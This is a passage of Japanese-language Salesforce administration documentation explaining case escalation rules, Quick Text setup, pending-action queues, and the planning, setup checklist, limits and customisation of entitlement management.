割り当て先	ケースが条件と一致した場合に割り当てられるユーザ、パートナーユーザ、またはキュー。ここで指定したユーザは、「無効」にはできません。また、ケースに対する「参照」権限を持っている必要があります。 メモ: ルールに割り当てられているユーザに関連するリードやケースに対する「参照」権限を取り消すことはできません。 エスカレーションされたケースの再割り当ては省略可能です。
通知メールのテンプレート	[割り当て先] 項目に指定された新しい所有者に自動送信されるメールで使用するテンプレート。テンプ

項目	説明
	レートが指定されていないと、メールは送信されません。
通知するユーザ	ケースがエスカレーションされたときに通知するユーザ。
ケース所有者に通知	ケースがエスカレーションされたときにケース所有者に通知することを示します。
通知メールのテンプレート	[通知] に指定されたユーザに自動送信される通知メールで使用するテンプレート。[通知] 項目でユーザを選択する場合は、テンプレートも選択する必要があります。
追加のメール	エスカレーション時に通知する追加のユーザ。

メモ: ケースを保存したりケース所有者を変更したりするたびに、エスカレーションルールでそのケースが再評価されます。ケースがエスカレーションルールエントリと一致すると、エスカレーションされる時が計算され、その他のエスカレーションルールエントリのチェックが停止します。次のような指定がある 2 つのエスカレーションルールエントリを想定します。

- [原因] が「クラッシュ」の場合、作成後 3 時間でエスカレーション
- [原因] が「バグ」の場合、作成後 4 時間でエスカレーション

[原因] が「バグ」の場合に作成されたケースは、作成後4時間でエスカレーションするようにスケジュールされます。後にユーザがケースを変更すると、その変更で、エスカレーションルールによってケースが再評価されます。エスカレーションルールで「原因」が「クラッシュ」になっていることが検出されると、そのケースは作成後3時間でエスカレーションするようにスケジュールされます。ケースが3時間より前に作成された場合は、できるだけ早くエスカレーションします。

複数のケースがケースのリストビューから一度に転送された場合、エスカレーションルールは評価されません。

ヒント: Salesforce は、次の順番でルールを処理します。

1. 入力規則
2. 割り当てルール
3. 自動レスポンスルール
4. ワークフロールール (ルール適用時のアクション)

5. エスカレーションルール

関連トピック:

- エスカレーションルールの作成
- エスカレーションルールの表示と編集
- ケースエスカレーションルールキューの監視

エスカレーションルールの作成

ケースのエスカレーションルールを作成すると、ケースが一定の期間内に解決されない場合に自動的にエスカレーションが行われます。

組織には通常 1 つのエスカレーションルールがあり、そのルールは、ケースがエスカレーションされる方法を正確に指定した複数のエントリから構成されます。たとえば、標準的なケースエスカレーションルールには、[種類] が「Gold」のケースが 2 時間以内にエスカレーションされるというエントリと、[種類] が「Silver」のケースが 8 時間以内にエスカレーションされるエントリの 2 つが考えられます。

関連トピック:

- エスカレーションルールの設定
- エスカレーションルールの表示と編集

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

エスカレーションルールを作成または変更する

- 「アプリケーションのカスタマイズ」

エスカレーションルールの表示と編集

エスカレーションルールを表示および編集する手順は、次のとおりです。

- ルール名を編集するには、ルール名の横にある [名前を変更] をクリックします。
- ルールのエントリを編集するには、ルールリストからルール名を選択します。ルールを追加する場合は [新規] をクリックし、編集または削除する場合は [編集] または [削除] をクリックします。ルールを適用する順番を変更する場合は [並び替え] を選択します。

関連トピック:

エスカレーションルールの設定
エスカレーションルールの作成

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

エスカレーションルールを変更する
- 「アプリケーションのカスタマイズ」

クイックテキストの設定

クイックテキストを使用すると、挨拶、一般的な質問への回答、短いメモなどのメッセージをユーザが作成し、それをサポートエージェントがケースの更新や顧客とのコミュニケーションに簡単に挿入して時間を節約し、標準化を促進できます。クイックテキストを設定するときは、有効にしてユーザ権限を設定し、エージェントがクイックテキストを使用したり、標準化されたメッセージを作成したりできるようにします。

1. クイックテキストを有効化します。
   クイックテキストは Live Agent が有効化されている組織では自動的に有効化されます。
2. 必要に応じて、クイックテキストの設定をカスタマイズします。
3. クイックテキストメッセージを作成できるようにユーザに権限を付与します。
4. クイックテキストメッセージを作成します。
5. 組織で Live Agent を使用する場合は、Live Agent コンソールのクイックテキストサイドバーへのアクセス権をエージェントに付与します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

クイックテキストを設定する
- 「アプリケーションのカスタマイズ」

クイックテキストの有効化

組織でクイックテキストを有効化し、エージェントが事前定義されたメッセージを使用して顧客に応答し、ケースをすばやく簡単に更新できるようにします。

メモ: クイックテキストをいったん有効にすると、無効にはできません。

1. [設定]から、［クイック検索］ボックスに「クイックテキスト設定」と入力し、[クイックテキスト設定] を選択します。
2. ［クイックテキストを有効化］をクリックします。
3. [保存] をクリックします。

クイックテキストを有効にした後、ユーザ権限を更新して、サポートエージェントにクイックテキストへのアクセス権を付与します。

関連トピック:

- クイックテキストの設定
- クイックテキストメッセージの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

クイックテキストを有効化する
- 「アプリケーションのカスタマイズ」

サポートエージェントへのクィックテキストアクセス権の付与

エージェントにクイックテキストへのアクセス権を付与すると、エージェントが顧客とのチャットやメール、ケースメモ、ケースの更新に含める標準メッセージを選択できます。

エージェントが Live Agent コンソール、Salesforce コンソールの Live Agent、またはケースフィードの[メール]、[ポータル]、[活動の記録]、および[状況の変更]アクションでクィックテキストを使用できるようにする手順は、次のとおりです。

- エージェントにクイックテキストに対する「参照」権限を付与します。
- 次のいずれかの操作を実行します。

オプション	ステップ
少なくとも 1 つのクイックテキストメッセージの所有権をエージェントに付与する	– 既存のクイックテキストメッセージの所有権をエージェントに移行します(レコードの［所有者］の横にある[変更]をクリックします)。 – エージェントに新規メッセージを作成させます。
クイックテキストの組織のデフォルトの共有設定を変更する	1. [設定]から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。 2. ［組織の共有設定］で、[編集]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

クイックテキストを設定する
- 「アプリケーションのカスタマイズ」

オプション	ステップ
	3. クイックテキスト用の［アクセス］ドロップダウンリストで [公開/参照のみ] または [公開/参照・更新可能] を選択します。 4. [保存] をクリックします
共有ルールを使用する	組織の共有設定を変更したくない場合は、共有ルールを作成して、少なくともクイックテキストメッセージに対する「参照のみ」アクセスを持つ必要のあるユーザグループを指定します。

サポートエージェントにクイックテキストへのアクセス権を付与した後、必要に応じてユーザが使用できる標準化されたメッセージを作成できます。

関連トピック:

クイックテキストの設定

クイックテキストメッセージの作成

クイックテキストメッセージを使用すると、エージェントは標準化されたメモをケースの更新に含め、共通の応答を顧客に送信することができます。毎回入力する必要はありません。エージェントのカスタムメッセージを作成し、エージェントが顧客にメールを送信したりチャットしたりするときに使用します。

1. [クイックテキスト] タブをクリックします。
2. [新規] をクリックします。
3. 複数のクイックテキストのレコードタイプがある場合は、新規メッセージのレコードタイプを選択して、[次へ] をクリックします。
4. メッセージ名を入力します。
5. メッセージを入力します。

   改行、リスト、特殊文字を含めることが可能で、4,096 文字まで入力できます。
6. [差し込み項目ルックアップ] をクリックして、差し込み項目セレクタを表示します。
7. メッセージを使用可能にするチャネルを選択します。

   組織で有効な機能に応じて、次のチャネルを利用できます。
   - メール — ケースフィードのメールアクション
   - `Live Agent` — Salesforce コンソールの Live Agent
   - ポータル — コミュニティまたはカスタマーポータル

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

クイックテキストメッセージを作成する
- クイックテキストに対する「作成」、「参照」、「編集」、および「削除」

- 電話 — ケースフィードの活動の記録アクション
- 社内 — ケースフィードの状況の変更アクション

8. カテゴリを選択します。
9. 必要に応じて、サブカテゴリを選択します。
10. [保存] をクリックします。

ヒント: 選択したレコードのデータが入力されたクイックテキストのサンプルを表示するには、[差し込み項目のテストと検証] をクリックします。

関連トピック:

クイックテキストの設定

サポートプロセスの監視

自動記事プロセスアクションの監視

Salesforce ナレッジユーザは、記事が特定の日付に公開またはアーカイブされるようスケジュールできます。自動プロセスアクションキューを使用して、必要な場合に待機中のアクションを表示し、それらをキャンセルします。

1. [設定] から、［クイック検索］ボックスに「*自動プロセスアクション*」と入力し、[自動化プロセスアクション] を選択します。
2. 記事の待機中のアクションをすべて参照するには [検索] をクリックします。また、条件に一致する待機中のアクションのみを参照するには、検索条件を設定して [検索] をクリックします。

   検索条件オプションは次のとおりです。

   プロセス定義
   : アクションを開始するプロセス。値は常に「KBWorkflow」です。

   オブジェクト
   : 待機中のアクションを開始したオブジェクト。値は常に「Knowledge Article」です。

   予定日
   : 待機中のアクションが実行される予定の日。

   作成日
   : 待機中のアクションをトリガした記事が作成された日付。

   作成者
   : 待機中のアクションを開始した記事を作成したユーザ。

   レコード名
   : 待機中のアクションを開始した記事の名前。

   検索条件では、大文字と小文字は区別されません。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

自動プロセスアクションを管理する
- 「すべてのデータの編集」

待機中のアクションをキャンセルするには、キャンセルする待機中のアクションの横にあるボックスをオンにして、[削除] をクリックします。

ケースエスカレーションルールキューの監視

Salesforce が時間ベースのアクションを持つケースのエスカレーションルールを起動するとき、待機中のアクションを参照し、必要に応じてキャンセルするには、エスカレーションルールキューを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースのエスカレーションルールキューを管理する

- 「すべてのデータの編集」

待機中のアクションを参照する手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「ケースのエスカレーション」と入力し、[ケースのエスカレーション] を選択します。
2. 有効なケースエスカレーションルールについて待機中のアクションをすべて参照する場合は、検索条件を設定しないで [検索] をクリックします。また、条件に一致する待機中のアクションだけを参照するには、検索条件を設定して [検索] をクリックします。検索条件オプションは次のとおりです。

   エスカレーションするケース
   : エスカレーション済みのケースの［ケース番号］［ケース番号］は、自動的に生成される一意の番号で、ケースを識別するために使用します。

   エスカレーションルール
   : ケースをエスカレーションする場合に使用するルールの名前。

   ルールエントリ
   : ルールエントリが処理される順序。ルールエントリは、ケースエスカレーションルールの処理方法を決定する条件です。各エスカレーションルールには、最大 3,000 ルールエントリを含めることができます。

   エスカレーションアクション
   : ルールエントリに従いケースがエスカレーションされる場合の時間条件。

   営業時間を考慮しない
   : ルールエントリで［営業時間を考慮しない］チェックボックスがオンになっている場合、ルールエントリは常時実行され、組織の営業時間は考慮されません。

   エスカレーション日時
   : ルールエントリに従いケースがエスカレーションされる日付と時間。日付と時間は、エスカレーションルールキューを参照しているユーザのタイムゾーンで表示されます。

   追加日時
   : ケースがキューに追加された日付と時間。日付と時間は、エスカレーションルールキューを参照しているユーザのタイムゾーンで表示されます。

   検索条件では、大文字と小文字は区別されません。

待機中のアクションをキャンセルする手順は、次のとおりです。

1. キャンセルする待機中のアクションの横にあるボックスをオンにします。

2. [削除] をクリックします。Salesforce は、待機中のアクションをキャンセルします。

関連トピック:

エスカレーションルールの作成

エスカレーションルールの表示と編集

エンタイトルメントプロセスキューの監視

Salesforce が時間ベースのアクションを持つエンタイトルメントプロセスを開始するとき、待機中のアクションを参照して必要に応じてキャンセルするには、エンタイトルメントプロセスキューを使用してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

エンタイトルメントプロセスの監視は、Professional Edition 組織では使用できません。

ユーザ権限

エンタイトルメントプロセスキューの監視に必要な権限

- 「すべてのデータの編集」

待機中のアクションを参照するには

1. [設定]から、[クイック検索] ボックスに「*エンタイトルメントプロセス*」と入力し、[エンタイトルメントプロセス] を選択します。
2. 有効なワークフロールールの待機中のアクションをすべて参照するには [検索] をクリックします。また、条件に一致する待機中のアクションのみを参照するには、検索条件を設定して [検索] をクリックします。検索条件オプションは次のとおりです。

   エンタイトルメント名
   エンタイトルメントプロセス。

   ケース番号
   ケースの自動生成された識別番号。

   マイルストン名
   アクションをトリガしたマイルストン。

   評価日
   評価されたアクションが実行される予定の日。

   作成日
   エンタイトルメントプロセスをトリガしたケースの作成日。

   ユーザ名
   エンタイトルメントプロセスをトリガするケースを更新したユーザ。

   検索条件では、大文字と小文字は区別されません。

待機中のアクションをキャンセルする手順は、次のとおりです。

1. キャンセルする待機中のアクションの横にあるボックスをオンにします。
2. [削除] をクリックします。

エンタイトルメントとサービス契約の追加

エンタイトルメント管理とは?

エンタイトルメント管理により、顧客に適切なサポートを提供できます。サポート管理プロセスの一環として、サービルレベルを定義、適用、および追跡するさまざまな機能が用意されています。

エンタイトルメント管理には次の機能があります。

- *エンタイトルメント* - 顧客がサポートの対象かどうかをサポートエージェントが判断できます。
- *エンタイトルメントプロセス* - ケースまたは作業指示などのサポートレコードを解決するためにサポートチームが実行する必要のあるすべてのステップを含むタイムラインを設計できます。
- *サービス契約* - 保証契約、登録契約、保守契約など、さまざまな種類の顧客サポートを表示できます。サービス契約の対象を特定の商品に限定できます。
- *エンタイトルメントへのコミュニティアクセス* - コミュニティユーザがエンタイトルメントおよびサービス契約を参照し、そこからサポートレコードを作成できます。
- *エンタイトルメント管理のレポート作成* - Salesforce組織でエンタイトルメントがどのように使用されているか、およびサービス契約の条件を満たしているかどうかを追跡できます。

エンタイトルメント管理は高度なカスタマイズが可能なため、各自の顧客サポートモデルに応じて使用する機能やその設定方法を完全に制御できます。エンタイトルメント管理を最大限活用できるように、計画上の重要な決定と設定手順について順を追って説明します。使用を開始するには、エンタイトルメント管理Trailheadモジュール「エンタイトルメント管理」を確認することをお勧めします。

重要: エンタイトルメント管理項目を有効化、作成、および更新できるのは、Service Cloudを使用している組織のユーザのみです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

関連トピック:

- エンタイトルメント管理の計画
- エンタイトルメント管理の設定のチェックリスト

エンタイトルメント管理の計画

エンタイトルメント管理では詳細なカスタマイズが行えるため、設定中に多くの選択肢があります。設定プロセスを始める前に、エンタイトルメント管理モデルを選択することが重要です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

サポート対象を決定する項目の選択

次の種類のレコードの 1 つまたは複数に基づいて顧客がサポート対象となるように、エンタイトルメント管理を設定できます。

- *取引先*: 取引先のすべての取引先責任者がサポートの対象である場合。
- *取引先責任者*: 特定の取引先責任者がサポートの対象である場合。
- *納入商品*: 特定の納入商品 (購入商品) がサポートの対象である場合。
- *サービス契約*: 特定のサービス契約に基づいて顧客がサポートの対象になる場合。
- *契約品目名*: サービス契約に含まれる特定の商品がサポートの対象である場合。

どの方法を選択するかは、サポートプロセスをどの程度詳細にするかに応じて異なります。サポートプロセスをシンプルにするには、サポートエージェントが取引先に基づいてサポートの対象を決定するようにします。この方法は次のようになります。



設定モデルの選択

エンタイトルメント管理を設定するには、次の3つの一般的な方法があります。サポートの対象を決定する項目を決めた後に、3 つのモデルを確認し、ビジネスニーズに最も適したモデルを選択します。使用するモデルはいつでも変更できます。

エンタイトルメントのモデル	サポート対象を決定する項目	次の場合にこのモデルを使用する
エンタイトルメントのみ (最もシンプルなオプション)	サポートエージェントが、取引先、取引先責任者、または納入商品レベルで顧客がサポートの対象になるかどうかを決定する。	• サービス契約契約の一部として顧客のエンタイトルメントを管理する必要がない場合。 • エンタイトルメントに、更新プロセスがない場合。 • エンタイトルメントが商品に付属しており (保証)、顧客が購入することがない場合。 • 顧客のエンタイトルメントが短期間におけるものであり、それぞれ独立して管理される場合。
エンタイトルメント + サービス契約	サポートエージェントが、サービス契約に基づいて顧客がサポート対象になるかどうかを決定する。	• エンタイトルメントが、対象の商品とは別に購入および管理され、サービス契約の一部となる場合。 • 顧客のエンタイトルメントが、契約レベルで更新される場合。 • Salesforce が顧客サポートに使用されるが、サービス契約管理には必ずしも使用されない場合。
エンタイトルメント + サービス契約 + 契約品目名 (最も複雑なオプション)	サポートエージェントが、サービス契約に含まれる商品に基づいて顧客がサポートの対象になるかどうかを決定する。	• Salesforce を顧客サポートおよび顧客のサービス契約管理に使用する場合。 • サポートチームが、移行、差し込み、更新など、サービス契約トランザクションを管理する場合。 • 保証、登録内容、またはその他のサポート商品が注文の品目として表示され、1 つまたは複数のエンタイトルメントに対応付けられる場合。 • 注文管理システムとのインテグレーションにより、エンタイトルメントが作成および更新される場合。

選択する設定モデルに関わらず、他のエンタイトルメント管理機能を使用してサポートプロセスを拡張できます。次のような操作が可能です。

- エンタイトルメントプロセスを作成して、サポートプロセスの時間ベースの必須ステップを実施する
- エンタイトルメントのバージョン管理を使用して、複数のバージョンのエンタイトルメントプロセスを作成および管理する
- コミュニティにエンタイトルメントを追加する
- エンタイトルメントに関するレポートを作成する

セットアップモデルを選択した後に、「エンタイトルメント管理の設定のチェックリスト」を確認することが重要です。

関連トピック:

エンタイトルメント管理とは?

エンタイトルメント管理の設定のチェックリスト

エンタイトルメント管理を設定する場合、使用する機能を決定します。次のチェックリストを使用して、サポートプロセスに合ったエンタイトルメント管理が設定されていることを確認します。

ステップ	次の場合に実行...
☐「エンタイトルメント管理の計画」の閲覧	組織でエンタイトルメントを使用することを検討している。
☐エンタイトルメントの設定	カスタマーサポートの対象となるかどうかを取引先または取引先責任者レベルで判断できるようにする。
☐エンタイトルメントの有効化	組織でエンタイトルメントを使用する。
☐エンタイトルメントのカスタマイズ	エンタイトルメントでユーザに表示される項目や、ユーザがエンタイトルメントを他のレコードと関連付ける方法および場所を制御する。
☐ケースのエンタイトルメントおよび納入商品ルックアップ検索条件の設定	ユーザがケースにリンクできるエンタイトルメントおよび納入商品を制御する。
☐エンタイトルメント管理へのユーザアクセス権の付与	適切なユーザ権限、項目のアクセス権、およびタブのアクセス権をユーザに付与する。
☐エンタイトルメントテンプレートの設定	特定の商品のサポート条件を事前に定義する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメント管理を設定する

- 「エンタイトルメントの管理」

ステップ	次の場合に実行...
☐ Web、メール、およびコミュニティからのケースへのエンタイトルメントの自動追加	Web-to-ケース、メール-to-ケース、またはコミュニティを使用して作成されたケースに適切なエンタイトルメントを自動的に追加する。
☐ マイルストンの設定	サポートエージェントがサポートレコードをクローズするために実行する必要のあるステップを定義する。
☐ マイルストンページレイアウトのカスタマイズ	ユーザに表示されるマイルストン関連の項目を制御する。
☐ マイルストンフィード項目の有効化	マイルストンが完了または違反したときにフィードおよびレコード所有者のプロファイルページに自動的に通知を追加する。
☐ マイルストントラッカーの設定	サポートチームが今後のマイルストンと終了したマイルストンのリストや、有効なマイルストンと期限切れのマイルストンのカウントダウンを参照できるようにする。
☐ ユーザによるマイルストンの更新の制限	特定の条件を満たさない限りユーザがマイルストンを更新できないようにする。
☐ マイルストンの作成	サポートプロセスの必要なステップを定義する。
☐ ケースマイルストンの自動完了	一意の条件に合致するケースのマイルストンを[完了]として自動的にマークする。
☐ エンタイトルメントプロセスの設定	サポートプロセスの必要なステップを特定のレコードに適用できるようにする。
☐ エンタイトルメントプロセスの作成	サポートチームがサポートレコードを解決するために実行する必要のあるすべてのステップを含むタイムラインを作成する。
☐ エンタイトルメントプロセス項目のカスタマイズ	ユーザに表示されるエンタイトルメントプロセスの項目を制御する。
☐ エンタイトルメントプロセスへのマイルストンの追加	タイムラインで発生する必要なサポートステップとそのタイミングを指定する。
☐ エンタイトルメントプロセスへのマイルストンアクションの追加	マイルストンが違反に近いとき、違反したとき、または完了したときにエンタイトルメントプロセスの各ステップ (マイルストン) で発生する、時間ベースのワークフローアクションを定義する。
☐ エンタイトルメントへのエンタイトルメントプロセスの適用	特定のエンタイトルメントのサポートレコードが、エンタイトルメントプロセスで定義したステップに従うようにする。

ステップ	次の場合に実行...
☐エンタイトルメントプロセスの新しいバージョンの作成	エンタイトルメントプロセスを更新する。
☐エンタイトルメントプロセスの新しいバージョンの使用	エンタイトルメントプロセスの新しいバージョンを新しいエンタイトルメントまたは既存のエンタイトルメントに適用する。
☐サービス契約の設定	カスタマーサポートの対象となるかどうかをサービス契約レベルで判断できるようにする。
☐契約品目名の設定	特定の商品が含まれるようにサービス契約を制限できるようにする。
☐コミュニティのエンタイトルメント管理の設定	顧客やパートナーがエンタイトルメントおよびサービス契約を表示して、そこからサポートレコードを作成できるようにする。
☐エンタイトルメントに関するレポート	エンタイトルメントおよびサービス契約に関するデータを表示および共有する。
☐サポートチームへのエンタイトルメント管理ガイドラインの提供	サポートチームに次のことを理解させる。 • 顧客がサポートを受ける資格があるかどうかを確認する方法 • ケースまたは作業指示をエンタイトルメントにリンクする方法 • エンタイトルメントプロセスによるケースまたは作業指示の解決方法への影響

関連トピック:

エンタイトルメント管理の計画

エンタイトルメント管理の制限事項

エンタイトルメントおよび関連機能には次の制限事項が適用されます。

エンタイトルメントの制限事項

- すべてのエンタイトルメントは取引先に関連付ける必要があります。
- エンタイトルメントは共有できません。エンタイトルメントは、親取引先の共有設定を継承します。
- エンタイトルメントプロセスを使用している場合は、顧客の作業指示とケースを別々のエンタイトルメントで管理します。これは、エンタイトルメントプロセスが、種別が一致するレコードのみで実行されるためです。たとえば、[ケース]エンタイトルメントプロセスがエンタイトルメントに適用される場合、そのプロセスはエンタイトルメントに関連付けら

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

れたケースでのみ実行されます。作業指示もエンタイトルメントに関連付けられている場合、プロセスは作業指示では実行されません。

- ケースのエンタイトルメントの差し込み項目はサポートされていません。たとえば、[エンタイトルメント名 {!Case.Entitlement}] 差し込み項目をメールテンプレートに追加する場合でも、テンプレートに項目は投入されません。
- エンタイトルメント取引先責任者には、ページレイアウト、検索レイアウト、ボタン、リンク、またはレコードタイプはありません。
- エンタイトルメントは、Web-to-ケースまたはメール-to-ケースで作成されたケースには自動的に適用されません。必要に応じて、Apexコードを使用してエンタイトルメントをこれらの機能に追加できます。サンプルトリガについては、「Web、メール、コミュニティからケースへのエンタイトルメントの自動追加」を参照してください。

マイルストンの制限事項

- エンタイトルメントプロセスを使用せずにマイルストンをサポートレコードに追加することはできません。エンタイトルメントプロセスはマイルストンをサポートレコードに適用します。
- 組織は、最大 1,000 件のエンタイトルメントプロセスと、プロセスごとに最大 10 件のマイルストンを持つことができます。Summer '13 より前に作成された組織では、エンタイトルメントプロセスの最大数がそれよりも小さい場合がありますが、Salesforce にお問い合わせいただければ増加させることができます。
- マイルストンは自動で[完了]とマークされることはありません。必要に応じて、一意の基準に合致するサポートレコードのマイルストンを自動的に[完了]とマークするように自動化を設定できます。詳細は、「ケースマイルストンの自動完了」を参照してください。
- エンタイトルメントプロセスを有効にした後は、マイルストンを削除したり、マイルストンアクションを作成したりすることはできません。ただし、異なるマイルストン設定で複数のバージョンのエンタイトルメントプロセスを作成し、その新しいバージョンを既存のエンタイトルメントに適用することはできます。
- レコード上でカウントダウンできるマイルストンのインスタンスは、一度に 1 つのみです。たとえば、「応答時間」マイルストンがケース上でカウントダウンを開始している場合、2 つ目の「応答時間」マイルストンは、最初の「応答時間」マイルストンが完了するまで作成できません。
- エンタイトルメントプロセスの営業時間は、変更セットではサポートされていません。営業時間が設定されたエンタイトルメントプロセスをSalesforce組織間で移行するには、次のいずれかの方法を使用します。
  - 新しい組織でエンタイトルメントプロセスを最初から作成する
  - Force.com 移行ツールなどの別の方法を使用してエンタイトルメントプロセスを移行する
  - 変更セットにエンタイトルメントプロセスを追加する前にエンタイトルメントプロセスから営業時間を削除する

契約品目名の制限事項

- 組織が商品オブジェクトを使用する場合にのみ、契約品目名を使用できます。
- 契約品目名のリストビューを作成することはできません。

- 契約品目名の共有はできません。契約品目名は、親サービス契約の共有設定を継承します。たとえば、サービス契約の「参照」権限を持つユーザは、契約品目名の「参照」権限を継承します。

関連トピック:

エンタイトルメント管理の設定のチェックリスト

エンタイトルメントプロセスの設定

エンタイトルメントの設定

エンタイトルメントは、Salesforce のカスタマーサポートのユニット (「電話サポート」や「Web サポート」など) です。サポートエージェントが、顧客がサポート対象であるかどうかを容易に判断できるように、Salesforce 組織のエンタイトルメントを設定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

1. エンタイトルメントの有効化
   Salesforce 組織でエンタイトルメントを有効にして、サポートエージェントが顧客に適切なサービスレベルを提供できるようにします。
2. エンタイトルメントのカスタマイズ
   ビジネスニーズとエージェントの作業方法に基づいて、エンタイトルメント項目とページレイアウトをカスタマイズします。
3. ケースのエンタイトルメントおよび納入商品ルックアップ検索条件の設定
   エンタイトルメント関連のケース項目にルックアップ検索条件を設定して、ユーザがケースで選択できるエンタイトルメントを制限します。
4. エンタイトルメント管理へのユーザアクセス権の付与
   エンタイトルメント管理を設定したら、ユーザが適切なユーザ権限、項目アクセス権、およびタブアクセス権を持っていることを確認します。
5. エンタイトルメントテンプレートの設定
   エンタイトルメントテンプレートを使用すると、ユーザが商品に追加できるサポート条件を事前に定義できます。
6. Web、メール、コミュニティからケースへのエンタイトルメントの自動追加
   エンタイトルメントは、Web-to-ケース、メール-to-ケース、またはコミュニティで作成されたケースには自動的に適用されません。ただし、Apex コードを使用してエンタイトルメントをこれらの機能に追加できます。

エンタイトルメントの有効化

Salesforce 組織でエンタイトルメントを有効にして、サポートエージェントが顧客に適切なサービスレベルを提供できるようにします。

1. [設定]から、［クイック検索］ボックスに「*エンタイトルメントの設定*」と入力し、[エンタイトルメントの設定] を選択します。
2. ［エンタイトルメント管理の有効化］を選択します。
3. [保存] をクリックします。エンタイトルメント管理の設定をカスタマイズできるページが表示されます。後ほど、エンタイトルメント管理設定プロセスでこれらの設定を行います。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメントを有効化する
- 「エンタイトルメントの管理」

エンタイトルメントのカスタマイズ

ビジネスニーズとエージェントの作業方法に基づいて、エンタイトルメント項目とページレイアウトをカスタマイズします。

1. エンタイトルメント項目をカスタマイズします。

   ユーザがエンタイトルメントに追加する情報を制御できます。

   ヒント: 業界やサポートプロセスに固有のカスタムエンタイトルメント項目を作成します。以下に例を示します。
   - チームが提供または販売するオンラインサポートまたはオンライントレーニングなどのエンタイトルメントの種類に合致するように、［種別］項目の値をカスタマイズします。
   - エンタイトルメントの更新に課金する場合は、エンタイトルメントに［更新の費用］という通貨項目を作成します。

2. エンタイトルメントのページレイアウトをカスタマイズします。

   ユーザに表示されるエンタイトルメントの項目と関連リストを指定できます。次のカスタマイズについて考慮します。
   - エンタイトルメントが有効、期限切れ、無効のいずれかであるかがユーザにわかりやすいように［状況アイコン］項目を追加します。
   - [ケース]、[取引先責任者] および [作業指示] 関連リストを追加して、ユーザが次のことを実行できるようにします。
     - エンタイトルメントと関連付けられたケース、取引先責任者、作業指示を表示する

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ページレイアウトを編集し、項目履歴管理を設定する
- 「アプリケーションのカスタマイズ」

- 適切なエンタイトルメントと関連付けられたケースまたは作業指示を自動的に作成する
- エンタイトルメントに取引先責任者を追加する

3. エンタイトルメントで項目履歴管理を設定します。

   項目値が変更された時期を確認できます。変更は、エンタイトルメントの [エンタイトルメント履歴] 関連リストに表示されます。エンタイトルメントのオブジェクト管理設定から、[項目] セクションに移動し、[項目履歴管理の設定] をクリックます。

4. その他のオブジェクトのページレイアウトをカスタマイズします。

   - ケースおよび作業指示ページレイアウトに [エンタイトルメント名] 参照項目を追加します。これにより、ユーザはエンタイトルメントをケースまたは作業指示に追加できます。

     重要: ユーザがエンタイトルメントからケースを作成したり、ケースの割り当てエンタイトルメントを変更したりできるようにするには、ケースの [エンタイトルメント名] 項目をユーザのプロファイルで編集可能にします。

   - その他のオブジェクトのページレイアウトに [エンタイトルメント] 関連リストを追加します。

[エンタイトルメント] 関連リストをページレイアウトに追加するオブジェクト...	ユーザがエンタイトルメントを表示および作成できるタイミング...
取引先	取引先のいずれかの取引先責任者がサポートの対象である場合
取引先責任者	特定の取引先責任者がサポートの対象である場合
納入商品	特定の納入商品 (購入商品) がサポートの対象である場合

5. Salesforce および任意のカスタムアプリケーションで [エンタイトルメント] タブを参照可能にします。

   [エンタイトルメント] タブでは、ユーザがエンタイトルメントの作成および編集を行えます。このタブをアプリケーションに追加するか、Salesforce の既存のタブセットにこのタブを追加するようユーザに指示します。ユーザが [エンタイトルメント] タブを表示するには、エンタイトルメントに対する「参照」権限が必要です。

ケースのエンタイトルメントおよび納入商品ルックアップ検索条件の設定

